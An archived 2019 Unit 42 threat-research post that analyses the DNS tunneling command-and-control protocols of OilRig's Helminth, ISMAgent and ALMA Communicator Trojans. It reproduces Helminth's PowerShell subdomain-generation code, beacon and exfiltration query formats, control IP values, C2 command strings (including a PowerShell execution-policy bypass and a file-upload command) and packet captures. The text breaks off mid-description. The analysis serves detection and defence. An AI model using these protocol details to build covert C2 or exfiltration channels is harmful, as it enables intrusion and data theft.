DNS Tunneling in the Wild: Overview of OilRig's DNS Tunneling

By Robert Falcone

Published: 2019-04-16 · Archived: 2026-04-05 16:17:56 UTC

On March 15, Unit 42 published a blog providing an overview of DNS tunneling and how malware can use DNS queries and answers to act as a command and control channel. To supplement this blog, we have decided to describe a collection of tools that rely on DNS tunneling used by an adversary known as OilRig.

Unit 42 has been tracking the OilRig threat group since early 2016, which has resulted in over a dozen blogs describing various attacks carried out by this adversary. We have been covering the various tools OilRig uses in their operations, many of which rely on DNS tunneling to communicate between infected hosts and their command and control (C2) server. The repeated use of DNS tunneling clearly represents one of their preferred communication methods; therefore, we chose to publish an overview of OilRig's tools that use various DNS tunneling protocols. A high-level analysis of the tunneling protocols used by these tools suggests:

- All subdomains contain a randomly generated value to avoid the DNS query resulting in a cached response
- Most rely on an initial handshake to obtain a unique system identifier
- Most rely on hardcoded IP addresses within the DNS answers to start and stop data transfer
- Data upload includes a sequence number that allows the C2 to reconstruct the uploaded data in the correct order
- Depending on the tool, A, AAAA, and TXT query types have been used by OilRig for tunneling
- All of the DNS tunneling protocols will generate a significant number of DNS queries

This blog will dive deep into the DNS tunneling protocols used by OilRig's tools Helminth, ISMAgent, ALMACommunicator, BONDUPDATER, and QUADAGENT. Each of these tools use DNS queries and the answers to these queries to communicate back and forth with its C2 server. Not only will this blog discuss the structure of the queries and the responses, but it will also show these protocols in action with screenshots of Wireshark displaying how the tunnels would look within a packet capture.

Tool Overview

OilRig delivered Trojans that use DNS tunneling for command and control in attacks since at least May 2016. Since May 2016, the threat group has introduced new tools using different tunneling protocols to their tool set. Figure 1 shows a timeline of when OilRig first used each of the 5 tools and their sub-variants in attacks, based on our visibility.

Figure 1. Timeline of OilRig introducing DNS tunneling tools

Regardless of the tool, all of the DNS tunneling protocols use DNS queries to resolve specially crafted subdomains to transmit data to the C2 and the answers to these queries to receive data from the C2. Therefore, the protocols must abide by the DNS protocol, so the specially crafted subdomains must have labels (portions of the subdomain separated by periods) must start and end with a letter or digit, contain letters, digits and hyphens and be less than 63 characters in length. Also, the entire domain queried, which includes the C2 domain and the specially crafted subdomain cannot exceed 253 characters.

The protocol used by each of the five tools to communicate with its C2 via DNS tunneling differ in many ways. First, the structure of the subdomains queried that the tools use to transmit information to the C2 differ. Next, the structure of the data received by the Trojans from the C2 in the answers to the DNS queries differ as well. The structure of the subdomains used to transmit data differ dramatically, both in the amount of data included and the encoding used to represent the data. The two encoding methods used by these tools to transmit data within the subdomains included base16 and base64 encoded data. The encoding method greatly impacts the amount of data the tool is able to transmit in the subdomain of each query, as base16 requires 2 ASCII characters to represent each byte of data, so each character byte within the subdomain can transmit half (.5) a byte of data. Compare this with the use of base64 to encode the data, in which each character of base64 encoded data in the subdomain represents 6-bits (.75 bytes) of the data. This makes the base64 encoding more effective from a transmission throughput perspective.

The DNS query type used by the Trojan for its tunnel greatly effects the amount of data that the C2 can transmit to the Trojan for each query. For instance, the tools that issue DNS A queries transmit data via IPv4 addresses within the answers, so the C2 is only able to transmit 4-bytes per query, whereas tools using AAAA queries can transmit 16-bytes within the IPv6 answer. Table 1 shows the tools and their variants covered in this blog with a focus on the number of bytes of data the C2 can provide per query, the amount of characters used in the specially crafted

subdomain, the corresponding amount of data bytes sent per query and the encoding format used to transmit the data. The table below shows that QUADAGENT can transmit the most amount of data per query, as it has 60 characters within its subdomain to transmit base64 encoded data, meaning each query can transmit 45 (60*.75 = 45) bytes of data. The table also shows that the updated version of BONDUPDATER can download the most amount of bytes per query, as the C2 can provide 186.75 bytes of data thanks to the 255-byte maximum size for TXT queries and the C2 providing base64 encoded data after a 6 character sequence number ((255-6)*.75 = 186.75), which will be discussed later in this blog.

Tool		**Bytes received per query**	**Characters for data per query**	**Data bytes sent per query**	**Data encoding in subdomain**
Helminth		4	48	24	Base16
ISMAGENT		16	13	9.75	Base64
ALMA Communicator	Dash	4	20	10	Base16
	Dot	4	60	30	
BONDUPDATER	Original	3	50	25	Base16
	Updated	186.75	60	30	
QUADAGENT		16	60	45	Base64

Table 1. Throughput and encoding used by OilRig's tools using DNS tunneling

Another difference seen amongst the tools involves the type of DNS queries used to transmit and receive data, with each of the tools using DNS A, AAAA or TXT queries. Lastly, how the Trojan issues DNS queries differs as well. Depending on the tool, DNS queries could be issued using the built-in ‘nslookup’ application, using methods within the “UdpClient” class, using methods “GetHostByName” and “GetHostAddresses” from the ‘DNS’ class, or using the DnsQuery API functions within the ‘Dnsapi’ library. Table 2 includes the five tools covered in this blog, which shows several different DNS query types used for the tunneling protocol and different functions used by the tools to issue the DNS requests. Also, the example C2 domain column provides the domain name once used by OilRig to host a C2 server for the associated tool.

Tool	**DNS Type**	**DNS Query method**	**Example C2 domain**
Helminth	A	[System.Net.DNS]::GetHostByName	go0gie[.]com
ISMAgent	AAAA	DnsQuery_A	ntpupdateserver[.]com
ALMACommunicator	A	DnsQuery_W	prosalar[.]com

BONDUPDATER	A, TXT	[System.Net.Dns]::GetHostAddresses, System.Net.Sockets.UdpClient	poison-frog[.]club, withyourface[.]com
QUADAGENT	AAAA	nslookup.exe, Resolve-DnsName	acrobatverify[.]com

Table 2. DNS type and query method used by OilRig's tools using DNS tunneling for C2

In the upcoming sections, we will provide an in-depth analysis of the DNS tunneling protocols used by each of OilRig's tools.

Helminth

There are several variants of Helminth, as the OilRig actors actively developed this Trojan during the course of their attack campaigns. The Helminth Trojan came in two forms, a portable executable version and a PowerShell version, both of which received updates to their DNS tunneling protocol over time. The DNS tunneling protocols used in each variant operated the same way, but the developer would make changes to the generated subdomains to make them look visually different to evade detection.

For instance, Figures 2, 3 and 4 below show the subdomain generation function used in three variants of PowerShell Helminth, which effectively generate the subdomains with the same structure, but the first two characters differ from "00", "zz" and "ww". While the portable executable and PowerShell variants of Helminth generate different subdomains for their DNS tunneling, in this section we will focus on the PowerShell variant as it is easier to visualize.

```
1  function GetSub($myflag2, $cmdid='00', $partid='000')
2  {
3  if($myflag2 -eq 0)
4  {
5  ('00000000'+(convertTo-Base36(Get-Random -Maximum 46655)))
6  }
7  elseif($myflag2 -eq 1)
8  {
9  ('00'+$global:myid+'00000'+(convertTo-Base36(Get-Random -Maximum 46655)))
10 }
11 elseif($myflag2 -eq 2)
12 {
```

```
13  ('00'+$global:myid+$cmdid+$partid+(convertTo-Base36(Get-Random -Maximum 46655)))
14  }
15  }
16
17
18
19
20
21
22
23
24
25
26
27
28
29
```

Figure 2. Code in Helminth "00" variant used to generate subdomains

```
1   function GetSub($myflag3, $cmdid='00', $partid='000')
2   {
3   if($myflag3 -eq 0)
4   {
5   ('ww000000'+(convertTo-Base36(Get-Random -Maximum 46655)))
6   }
7   elseif($myflag3 -eq 1)
```

```
8   {
9   ('ww'+$global:myid+'00000'+(convertTo-Base36(Get-Random -Maximum 46655)))
10  }
11  elseif($myflag3 -eq 2)
12  {
13  ('ww'+$global:myid+$cmdid+$partid+(convertTo-Base36(Get-Random -Maximum 46655)))
14  }
15  }
16
17
18
19
20
21
22
23
24
25
26
27
28
29
```

Figure 3. Code in Helminth "zz" variant used to generate subdomains

```
1   function GetSub($myflag2, $cmdid='00', $partid='000')
2   {
```

```
3   if($myflag2 -eq 0)
4   {
5   ('zz000000'+(convertTo-Base36(Get-Random -Maximum 46655)));
6   }
7   elseif($myflag2 -eq 1)
8   {
9   ('zz'+$global:myid+'00000'+(convertTo-Base36(Get-Random -Maximum 46655)));
10  }
11  elseif($myflag2 -eq 2)
12  {
13  ('zz'+$global:myid+$cmdid+$partid+(convertTo-Base36(Get-Random -Maximum 46655)));
14  }
15  }
16
17
18
19
20
21
22
23
24
25
26
27
28
```

29	

Figure 4. Code in Helminth "ww" variant used to generate subdomains

The Helminth variant that uses “00” as the first characters of generated subdomains is the first variant of this Trojan that we analyzed from an attack campaign on Saudi Arabian targets back in May 2016. During the explanation of the DNS tunneling, the “00” variant will be the main focus, but as the figures above suggest, the “ww” and “zz” variants are exactly the same just using different characters for the first two bytes of the subdomain.

The Helminth variant relies on DNS Type A requests to resolve custom crafted subdomains at the C2 domain to obtain IPv4 answers that it will ultimately parse and treat as data. It issues these DNS queries using the GetHostByName method in the System.Net.DNS class. The Helminth tool will use the downloaded data to create a batch script that it will run and upload the results to the C2 via the DNS tunnel. To carry out this activity, the Helminth tool looks for two hardcoded IP addresses within the response to its initial DNS query.

IP Address	Description
33.33.x.x	Provides script filename and instructs the Trojan to start downloading data to save to the batch script.
35.35.35.35	Instructs the Trojan to stop downloading data and to execute the downloaded batch script.

Table 3. IPv4 addresses used by Helminth for data transfer through the DNS tunnel

The Helminth Trojan initiates the conversation with its C2 server by issuing a DNS query to resolve a special subdomain that acts as a beacon. The C2 will respond to this beacon with an IPv4 address in the DNS answer that the Trojan will use to obtain a unique system identifier from the C2, specifically converting the number in the first octet of the IPv4 to a character and using this character to uniquely identify the system in subsequent DNS queries. The initial beacon to obtain a system identifier from the C2 has the following structure:

00000000<base36 encoded random number less than 46655><sequence number “30”>.<c2 domain>

Figure 5 shows this initial beacon that includes the hardcoded string of eight zeros (“00000000”), followed by three characters for the base36 encoded random number and a sequence number of “30”, which represents the character “0”. Figure 5 also shows the C2 server providing an IPv4 address of “35.0.0.0” as the answer to the DNS request. This IP address instructs the Trojan use the character “5” as a unique system identifier, as the number 35 represents the “5” character in ASCII. The Trojan will use this identifier in subsequent queries that the C2 server will use to identify the system.




Figure 5 Initial beacon from Helminth and the C2 replying with a unique system identifier

The next query includes the system identifier provided by the C2 as the third character in the subdomain, followed by the base36 encoded random number and the sequence number “30”, which represents the character “0”. This query has the following structure, which reuses the “30” sequence number as the Trojan has not begun receiving data yet:

00<system identifier>00000<base36 encoded random number less than 46655><sequence number “30”>.<c2 domain>

The C2 will respond to this query with an answer that contains an IPv4 address that is structured as “33.33.x.x”, which Helminth will treat the last two octets as integers (“x.x”) and converts them to characters to use as the name of the batch file used to store the downloaded script. Helminth will concatenate the “.bat” file extension to these two characters to create the batch script and will begin issuing additional DNS queries and treat future IPv4 addresses in responses as data that it will write to this file. Figure 6 shows the query containing the system identifier and the C2 responding with an IPv4 answer of “33.33.97.97”, which Helminth will use “97.97” to create a file named “aa.bat”, as the number 97 represents the “a” character in ASCII.




Figure 6. C2 providing Helminth with the two character filename

To download data from the C2, Helminth will issue DNS queries that have the following structure, which is similar to the previous query used to obtain the filename, however, these requests include a hardcoded string “232A” followed by the hexadecimal representation of the two characters used for the filename:

00<system identifier>00000<base 36 encoded random number less than 46655>232A<hexlified characters for filename><sequence number>.<c2 domain>

The C2 server will begin providing IPv4 addresses that the Trojan will treat each octet as the base10 representation of the binary data. The Trojan will write each byte to the batch file and continue to do so until the C2 provides the IPv4 address of “35.35.35[.]35” as a DNS answer, which instructs the Trojan to stop writing data to the file and run the file as a batch script.

Figure 7 shows the C2 server providing the “33.33.97[.]97” IPv4 address instructing the Trojan to create a file name “aa.bat”. The screenshot then shows the Trojan issuing DNS queries with incrementing sequence numbers (“31”, “32” and “33” for 1, 2 and 3), which the C2 is responding with two IPv4 addresses to transmit the data (119.104.111[.]97 and 109.105.32[.]32 to transmit the string “whoami”) followed by the “35.35.35[.]35” address to end the data transmission.




Figure 7. Helminth requesting data from the C2 server until receiving the IPv4 35.35.35[.]35 to stop the data transfer

Once it receives the “35.35.35[.]35” address, Helminth will run the downloaded batch script and save the output of the script to a text file whose name has the same two characters as the batch script. For instance, in the above example the Trojan would save the output of the “aa.bat” script to “aa.txt”. The Trojan will upload the contents of this text file to the C2 server via a series of DNS queries that have the following structure:

00<system identifier><characters for filename><sequence number><base 36 encoded random number less than 46655><up to 48 characters for a maximum of 24-bytes of hexlified data>.<c2 domain>

The Trojan splits the contents of the text file up into 24-byte chunks and converts each byte into its hexadecimal representation. Helminth will include the hexadecimal representation of these bytes within the subdomain and will issue a DNS query to transmit the data to the C2 server. The Trojan will continue this process until all of the 24-byte chunks are sent to the C2, with each query including an incrementing sequence number. Helminth does nothing with the C2 server’s answer to these queries, as it just makes sure the DNS server responded with any answer. Figure 8 shows the Helminth Trojan uploading the contents of the text file that contains the results of the batch script (“whoami” command) to the C2 server in a series of five DNS queries.




Figure 8. Helminth sending the results of the command within queried subdomains

ISMAgent

OilRig has used the ISMAgent tool in targeted attacks, one of which we publicly discussed in our blog titled OilRig Uses ISMDoor Variant; Possibly Linked to Greenbug Threat Group. OilRig’s use of this tool was an interesting discovery, as ISMAgent uses a DNS tunneling protocol very similar to another tool called ISMDoor that had been linked to another group called Greenbug. Researchers have already explained ISMDoor’s tunneling protocol here, so we will focus on explaining ISMAgent’s DNS tunneling protocol.

ISMAgent uses the DnsQuery_A API function to issue DNS AAAA requests to resolve custom crafted subdomains at an actor owned domain to send data to and receive commands from OilRig. The Trojan will initiate data transfer by issuing a beacon that contains a unique session identifier generated by calling the CoCreateGuid API function and using the resulting GUID with its hyphens removed. ISMAgent then uses this session identifier within a subdomain with the following structure that it will attempt to resolve:

n.n.c.<GUID used for session ID>.<c2 domain>

ISMAgent performs an AAAA query to resolve the domain, which effectively notifies the C2 that it is about to send data. If the C2 is operational, it will respond to this beacon with an IPv6 address of ‘a67d:0db8:a2a1:7334:7654:4325:0370:2aa3’ to acknowledge that it received the beacon and is ready to handle the data ISMAgent will attempt to send it. After receiving the acknowledgment IPv6 from the C2 server, the Trojan build a string that has the following structure:

http://<IP of C2 domain>/action2/<base64 encoded computername\username>||

ISMAgent will base64 encode the string above (converting “=”, “/” and “+” to “-“, “-s-“ and “-p-“ respectively) and then sends the encoded data to the C2 in a series DNS queries to resolve domains that have the following structure:

<up to 13 characters of base64 encoded data>.<iterating sequence number>.d.<GUID used for session ID>.<c2 domain>

The C2 will respond with a hardcoded IPv6 of “a67d:0db8:85a3:4325:7654:8a2a:0370:7334” to tell the Trojan that it received the data and to continue sending data. Once it has sent all the data to the C2 server, ISMAgent will issue a query to resolve a domain with the following structure to notify the C2 server it is done sending data:

n.<number of queries issued to send data>.f.<GUID used for session ID>.<c2 domain>

Figure 9 shows Wireshark displaying the ISMAgent beacon followed by the Trojan sending data to the C2 server. Figure 9 also shows that the C2 uses very specific IPv6 addresses as answers to the queries, specifically including the IPv6 addresses used for acknowledgement and to instruct the Trojan to continue sending data. Lastly, the screenshot shows a third IPv6 used to answer the last DNS query, which the Trojan will use to determine how many DNS requests it needs to issue to download data from the C2.




Figure 9. ISMAgent's initial beacon followed by the transfer of system data “action2” in the queried subdomains

Figure 9 showed the C2 server providing an IPv6 address as an answer to the query that ISMAgent issued to mark the completion of data transfer. ISMAgent will parse this IPv6 to make sure it starts with “a67d:0db8:85a3:4325:7654” and then uses the last two hexadectets as a number of DNS queries it should issue to download data from the C2 server. The Trojan will issue queries to resolve domains with the following structure and treats the IPv6 addresses in the answers as data:

www.<sequence number [0:count from C2 server-1]>.r.<GUID used for session ID>.<c2 domain>

Figure 10 shows the C2 server responding to a query with an IPv6 address that begins with “a67d:0db8:85a3:4325:7654” and ends with 11, which instructs ISMAgent to issue 11 DNS queries to download data. The screenshot then shows ISMAgent issuing 11 DNS requests that the C2 server responds with data structured as follows:

<GUID used as a unique system identifier>#command#<URL to download a file>#<command to run with cmd.exe>#<file to upload to c2>#

In Figure 10, the C2 provided IPv6 addresses that transmitted the following data to the ISMAgent Trojan, which would run a PowerShell script that writes text to a file “C:\Users\Public\file.txt:

2983b983-0acd-42db-9d86-0b096af5f369#command##powershell.exe -executionpolicy bypass \"$s = 'Text written to file.txt';$s | set-content 'c:\\Users\\Public\\file.txt'\"#




Figure 10. ISMAgent downloading data from the C2 within IPv6 answers that the Trojan will treat as a command

The next beacon sent by ISMAgent follows the same process as the initial beacon, including the query to resolve “n.n.c” followed by the data transfer requests with the base64 encoded data in the subdomain and finishing with the “n.<requests sent>.f” query. The data transferred differs from the initial beacon, as it includes the GUID provided by the C2 in the previous beacon and the URL contains the word “response” instead of “action2”. The data sent to the C2 has the following structure, which the word “response” notifies the C2 that it is responding the previous transmission of the GUID:

http://<IP of c2 domain>/response/<base64 encoded computername\username>/<GUID provided by C2 as a unique system identifier>||

Figure 11 shows the DNS requests that ISMAgent issues to send this data to the C2 server. As you can see from the query to resolve the “n.12.f.” subdomain, ISMAgent sent 12 queries to transmit the encoded data to the C2 server via the DNS tunnel.

Figure 11. ISMAgent sending data "response" to the C2 server within queried subdomains

To show how ISMAgent exfiltrates data from the system, we issued the following command from the C2 server:

2983b983-0acd-42db-9d86-0b096af5f369#command###C:\\Users\\Public\\file.txt

The C2 issues this command within IPv6 addresses provided as answers to five queries seen in Figure 12. The command instructs ISMAgent to read the "C:\Users\Public\file.txt" file and upload its contents to the C2 server. If you recall, the string "Text written to file.txt" was written to this file from the PowerShell script executed by the initial command issued by the C2 server in Figure 11 above.

Figure 12. ISMAgent downloading data from the C2 within IPv6 addresses

ISMAgent will read the file and send its contents to the C2 server via the same sequence of DNS queries as before. The following shows the structure of the data uploaded, which is similar to but differs from previous data transferred, specifically including the string "upload" in the URL and the contents of the uploaded file following the double pipe ("||") characters.

http://<IP of c2 domain>/upload/<base64 encoded computername\username>/<GUID provided by C2 as a unique system identifier>||<contents of file uploaded>

Figure 13 shows ISMAgent uploading the contents of the "file.txt" file by sending the following data in encoded form to the C2 in 15 DNS queries:

http://172.16.107[.]128/upload/V0lOLURQUUNPTkJMMU44XFJpY2sgRW5nbGlzaA%3d%3d/2983b983-0acd-42db-9d86-0b096af5f369||Text written to file.txt\r\n

Figure 13. ISMAgent uploading data to the C2 via the queried subdomains

ALMA Communicator

While tracking OilRig, we observed the threat group delivering two different variants of a tool called ALMA communicator as a payload. The two variants use DNS tunneling as its C2 channel, but the structure of the domains generated differ enough to describe them separately.

ALMA dash

The dash variant of ALMA was the first ALMA Communicator variant we discovered and was the focal point of our blog titled OilRig Deploys “ALMA Communicator” – DNS Tunneling Trojan. Like other tools used by OilRig, ALMA uses two separate folders named “Download” and “Upload” to store files that it receives from the C2 and to store files that it will exfiltrate to the C2. The ALMA dash tool will use a custom DNS tunneling protocol to download files provided by the C2 server and save these files in the “Download” folder. ALMA dash will routinely check the contents of the second folder named “Upload” and use the custom DNS tunneling protocol to exfiltrate the contents of each file in this folder.

ALMA dash’s custom DNS tunneling protocol relies on DNS A record queries to resolve custom crafted subdomains at the actor controlled C2 domain. ALMA dash builds the subdomains and uses the DnsQuery_W function to issue these DNS queries. OilRig transmits data via IPv4 addresses within the answers to these queries, which ALMA will save to the “Download” folder and execute using CreateProcessA with the command line of “cmd /c <downloaded file>”. The results of the command are saved to a file in the “Upload” folder that ALMA will exfiltrate to the C2 server.

ALMA dash generates a unique identifier for the system by gathering the user name and windows product key and combining the two strings together with an underscore (“_”) between them. The Trojan obtains the username via the GetUserNameA function and gathers the Windows product id by querying the registry, specifically the key SOFTWARE\Microsoft\Windows NT\CurrentVersion\ ProductId. ALMA will then generate the MD5 hash for this

string and use characters at specific offsets (offsets 1, 5, 9, 13, 17, 21, 25 and 29) in this MD5 hash to create an 8-character string that it will use as the unique identifier for the system.

With the unique identifier created, ALMA dash initiates communications with the C2 server by sending a beacon to the C2 server using a DNS query to resolve a custom crafted subdomain at the actor-controlled C2 domain. ALMA issues these beacons to notify the C2 that it seeks to download data.

[random number between 1-9998]ID[unique identifier from MD5 hash of system information][sequence number]-0-2D-2D.[C2 domain]

Figure 14 shows the initial beacon sent from ALMA dash to its C2 server, including a random number of “6813”, a unique identifier of “8faa2150”, a sequence number of “0” and a hardcoded “-0-2D-2D" string used for the beacon.




Figure 14. ALMA Communicator's initial beacon to the C2

The authoritative DNS server for the C2 domain will send data to ALMA dash within the IPv4 answers to the query. The DNS server will use a hardcoded IPv4 address of 36.37.94[.]33 ($%^!)within answer to instruct the Trojan to begin treating all future IPv4 addresses within answers as data. To obtain the entire data stream, ALMA dash will continue to issue queries to resolve subdomains using the format above; however, ALMA will generate a new random number each query to avoid caching. ALMA dash will continue to send queries until it receives the IPv4 address of 33.33.94[.]94 (!!^^), which the C2 server will send when it is finished sending data. Figure 15 shows the C2 server answering the ALMA beacon with an IPv4 address of “36.37.94[.]33” to tell the Trojan to begin treating subsequent IPv4 as data.





Figure 15. C2 server responds to ALMA's beacon with data in the IPv4 answers

The Trojan will continue to treat the IPv4 addresses within the DNS query responses as data until the C2 server responds with the address of “33.33.94[.]94”. Figure 16 shows the C2 server providing data in the form of IPv4 addresses until it the “33.33.94[.]94” address to terminate the data transfer.



Time	DST PORT	Dns Request name	Dns Response	Info
2017-11-01 21:21:46	53	8392ID8faa2150119-0-2D-2D.prosalar.com		Standard query 0xae68 A …
2017-11-01 21:21:46	56045	8392ID8faa2150119-0-2D-2D.prosalar.com	95.95.95.95	Standard query response …
2017-11-01 21:21:46	53	6360ID8faa2150120-0-2D-2D.prosalar.com		Standard query 0x8999 A …
2017-11-01 21:21:46	54199	6360ID8faa2150120-0-2D-2D.prosalar.com	95.95.95.95	Standard query response …
2017-11-01 21:21:46	53	9650ID8faa2150121-0-2D-2D.prosalar.com		Standard query 0x7225 A …
2017-11-01 21:21:46	53514	9650ID8faa2150121-0-2D-2D.prosalar.com	95.95.95.95	Standard query response …
2017-11-01 21:21:46	53	2192ID8faa2150122-0-2D-2D.prosalar.com		Standard query 0x53fb A …
2017-11-01 21:21:46	64240	2192ID8faa2150122-0-2D-2D.prosalar.com	95.95.95.95	Standard query response …
2017-11-01 21:21:46	53	6704ID8faa2150123-0-2D-2D.prosalar.com		Standard query 0x3e17 A …
2017-11-01 21:21:46	60995	6704ID8faa2150123-0-2D-2D.prosalar.com	95.32.32.32	Standard query response …
2017-11-01 21:21:46	53	8709ID8faa2150124-0-2D-2D.prosalar.com		Standard query 0xb95d A …
2017-11-01 21:21:46	59923	8709ID8faa2150124-0-2D-2D.prosalar.com	33.33.94.94	Standard query response …

Figure 16. ALMA continues to issue queries to download data from the C2 until it receives the 33.33.94[.]94 IPv4 address

To exfiltrate data from the system to the C2 server, ALMA dash variants will read the contents of the files in the "Uploads" folder and send their contents to the C2 via a series of DNS queries. The DNS queries have a similar structure as the initial beacon, as these requests will start with a random number, the string "ID" and the unique identifier created based on the MD5 hash generated for the system information gathered by the Trojan. The differences include the hardcoded string of "0-2D-2D", which is no longer used but will be replaced by the following:

0 – This will contain the number of DNS queries the Trojan will request to transmit the entire data.

